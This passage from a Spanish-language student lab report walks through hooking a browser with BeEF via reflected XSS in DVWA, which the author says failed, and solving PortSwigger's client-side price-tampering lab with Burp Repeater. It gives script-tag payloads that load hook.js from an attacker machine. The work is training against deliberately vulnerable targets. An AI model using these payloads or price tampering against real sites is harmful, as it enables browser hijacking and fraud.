
The image shows a terminal window on a Kali Linux system. The user is in the directory /home/kali/beef and has run the command 'beef-xss'. The terminal output shows several informational messages: a warning about default credentials, a prompt for a new password, a message about a missing GeoIP database, and instructions to run 'geoipupdate' and wait for the service to start. It also provides the web UI URL (http://127.0.0.1:3000/ui/panel), a hook script example, and example payload. Below this, the status of the 'beef-xss.service' is shown as 'active (running)' with various system metrics like PID, tasks, memory, CPU, and CGroup. In the background, a browser window is partially visible with a menu bar (File, Edit, Search, View, Document, Help) and a toolbar. The browser's address bar shows '1 Fabian Garzon' and '2'.

Imagen 119. Ejecución de beef

Al hacer esto la terminal abrirá una ventana en el navegador con el beef, ingresar con las credenciales, el username por defecto es beef, y el password el que se haya asignado en la terminal en Kali.





Imagen 120. Página principal beef

Dirigirse al dvwa, xss reflected y colocar el siguiente código `<script>src="http://(IP):3000/hook.js"></script>`, en donde dice ip se coloca la dirección ip del Kali, es importante revisar que la conexión entre meta y Kali sea la misma, para ello se configura en adaptador puente, de este modo se abrirá la comunicación. La seguridad debe estar en low.




Imagen 121. Inyección del código en dvwa

Al dar clic en submit aparece en rojo el mensaje de hello, lo que significa que en la página de beef deberá aparecer ese navegador.




Imagen 122. Resultado de la inyección

Al hacer esto, en el beef aparecerá dentro de la carpeta online browsers, el navegador que estamos usando en dvwa y así estará hook. Sin embargo, en este no fue el caso 😞 ya que nunca apareció activa la sesión del navegador. Se intentó con conexión adaptador puente y creando una nat network, pero en adaptador puente no aparecía la dirección ip de meta, y de la otra forma después de enviar el código no apareció sesión activa en el beef. Se probó también con variaciones del código, pero tampoco, las variaciones fueron

- `<script src="http://192.168.20.4:3000/hook.js"></script>`
- `<scrip tsrc="http://192.168.20.4:3000/hook.js"></script>`
- `<script src="http://192.168.20.4:3000/hook.js"></script>`
- `<script src="http://192.168.20.4:3000/hook.js"></script>`




Imagen 123. Resultado hook en el beef

A4 Diseño Inseguro

Lab: Excessive trust in client-side controls

Para el siguiente laboratorio hay que buscar en el navegador porswigger, loguearse y después buscar el laboratorio Excessive trust in client-side controls, luego dar clic el acces the lab, y cuando se esté dentro abrir el burpsuite y activar el proxy del navegador, esto para capturar lo que se realice a partir del momento.

Lab: Excessive trust in client-side controls




Imagen 124. Nombre laboratorio en portswigger




Imagen 125. Burpsuite




Imagen 126. Activación proxy en navegador

Al estar dentro del laboratorio, dar clic en my account e ingresar con las credenciales que se dan en la descripción del laboratorio wiener/peter.




Imagen 127 My account dentro del laboratorio




Imagen 128. Logueo con las credenciales dadas

Al hacer esto y volver a la ventana home, aparecerá en la parte superior izquierda la cantidad de dinero que se tiene, en este caso son 100 dolares.




Imagen 129. Cantidad de crédito

En el laboratorio también se especifica que se debe hacer para completarlo, se debe comprar la chaqueta de cuero “I33T”, así que se le da clic en View details.




Imagen 130. Artículo encontrado

Al dar clic en view details, se va a mostrar una ventana donde se da la opción de añadir al carrito y la cantidad, entonces dar clic en add to cart.




Imagen 131. Añadiendo al carrito el producto




Imagen 132. El carrito ya tiene el producto

Al ver el carrito, se ve el producto, da opción por si se quiere añadir un cupón de descuento y finalmente la opción para hacer el pedido, entonces damos clic en place order. Pero al hacer esto aparece un error y dice que no hay suficiente dinero para hacer ese pedido.

Cart

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	\$1337.00	- 1 + Remove

Coupon:

Apply

Total: \$1337.00

Place order




Imagen 133. Hacer clic en Place order

Not enough store credit for this purchase




Imagen 134. Error al no tener el crédito suficiente

Entonces se debe buscar en el burpsuite la petición que se hizo, por ello se busca un POST /cart.




Imagen 135. Búsqueda del POST

Oprimir Control + R e ir al repeater en burpsuite y cambiar el precio del producto al que se desee.




Imagen 136. Repeater en burpsuite




Imagen 137. Cambio del precio

Dar clic en send, al hacerlo se va a agregar un nuevo producto pero el precio ahora es el que se asignó en el burpsuite, en este caso el precio es de 2 dolares por chaqueta.

